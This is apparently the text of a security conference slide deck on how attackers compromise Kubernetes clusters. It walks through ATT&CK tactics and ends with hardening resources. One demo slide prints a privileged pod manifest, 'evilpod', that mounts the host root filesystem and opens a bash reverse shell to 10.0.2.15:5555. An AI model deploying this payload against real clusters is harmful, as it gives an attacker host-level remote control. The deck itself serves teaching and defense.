Infiltrating Kubernetes: Attacker Motives and Methods

Cory Sabol
Security Consultant

About Me

- Contact:
  - Email: cory@secureideas.com
  - Twitter: @84d93r
  - Secure Ideas Professionally Evil Slack: https://www.professionallyevil.com
  - LinkedIn: https://www.linkedin.com/in/cory-sabol-573359108/

Secure Ideas professionally evil®


Understanding Containers

Secure Ideas
professionally evil®

What is a Container?

A lightweight and portable executable image that contains software and all of its dependencies. - *Kubernetes website*

LIGHTWEIGHT



PROVIDE ISOLATION

REPRODUCIBLE

- Share the host kernel
- Have resources managed by the host kernel

Understanding Container Orchestration

Secure Ideas
professionally evil®

What is Container Orchestration?

A container orchestrator is a system responsible for the various aspects of managing complex containerized deployments.

LIFECYCLE

DEPLOYMENT

SCALING

- Container Orchestrators are incredibly useful in complex CI/CD pipelines
- Typically fall into the infrastructure as code category allowing versioning and auditing of orchestration configurations

What is Kubernetes?

Kubernetes (k8s) is an open-source container orchestration system that is responsible for providing:

- Automated application deployments
- Application scaling
- Automated application management
- Automated container lifecycle management
- Application health and management

Kubernetes – comes from the Greek word for “helmsman”

Some Kubernetes (k8s) Terms

Cluster	set of machines running containers
Node	machine in a cluster (container, VM, or physical)
Pod	set of running containers on a cluster
Deployment	API object managing a replicated application
Service	API object describing how to access applications
Namespaces	virtual clusters in the same physical cluster

Updated 2021 Containers ATT&CK Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Images from a private registry	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of service
Application vulnerability	Application exploit (RCE)	Malicious admission controller	Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files		
Exposed Dashboard	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
Exposed sensitive interfaces	Sidecar injection				Malicious admission controller		Access Kubernetes dashboard		
							Access tiller endpoint		
							CoreDNS poisoning		
							ARP poisoning and IP spoofing		

= **New technique**

= **Deprecated technique**

Secure Ideas professionally evil®

Initial Access - Breaching the Perimeter


Motivation

- Gain entry into the Kubernetes cluster

Common Tactics

- Use cloud credentials
- Compromised image in registry
- Kubeconfig file
- Application vulnerability
- Exposed sensitive services

Execution – Running Malicious Code



Persistence – Maintaining Access

- Create new privileged roles or users
- Alter cluster configurations
- Deploy malicious pods that re-compromise the cluster (daemonsets, cronjobs)
- Writable hostPath mount
- Malicious admission controller

Secure Ideas professionally evil®

Privilege Escalation – Gaining Higher Privileges

Exploit role-based access controls

Container escape techniques (hostPath, kernel modules, kernel exploits, etc)

Access-cloud resources

Defense Evasion – Staying Hidden

Motivation

Avoid detection and maintain a low profile within the cluster

Common Tactics

Disable or alter logs and monitoring tools

Use stealthy and less common attack vectors

Employing rootkits or other evasion tools

Credential Access – Stealing Secrets

Motivation


- Obtain credentials to facilitate further attacks and access

Common Tactics

- Reading Kubernetes secrets
- Access container service account
- Application credentials in configuration files
- Malicious Admission Controller

Secure Ideas
professionally evil®

Discovery – Mapping the Terrain




Enumerating cluster nodes and pods

Mapping the cluster network and services

Identifying roles and permissions

Lateral Movement – Expanding Reach

- Access Cloud Resources
- Utilize container service account
- Exploit cluster internal networking
- Writable hostPath mount
- Container escapes (kernel modules, kernel exploits)



Demo: hostPath Mount Container Escape

Secure Ideas
professionally evil®

Demo – hostPath Mount Payload

```
apiVersion: v1
kind: Pod
metadata:
name: "evilpod"
spec:
containers:
- name: "evilpod"
image: "ubuntu"
command: ["bash","-c","bash -i >& /dev/tcp/10.0.2.15/5555 0>&1"]
securityContext:
privileged: true
volumeMounts:
- mountPath: "/mnt"
name: hostvolume
mountPropagation: Bidirectional
volumes:
- name: hostvolume
hostPath:
path: "/"
```

Tools and Resources

- Some automated security scanning tools;
  - Twistlock / Prisma Cloud
  - Kube-Scan
  - Kube-Hunter
- Documentation:
  - Kubernetes CIS Benchmark
  - NSA Kubernetes Hardening Guidance
  - Kubernetes Documentation – Securing a Cluster
  - OWASP Kubernetes Security Cheat Sheet
- Secure Ideas Courses
  - Kubernetes Under Siege: Mastering Penetration Testing Techniques
  - Out of the Box: Strategies for Escaping from Containers
  - Fortress Kubernetes: A Comprehensive Guide to Defending Kubernetes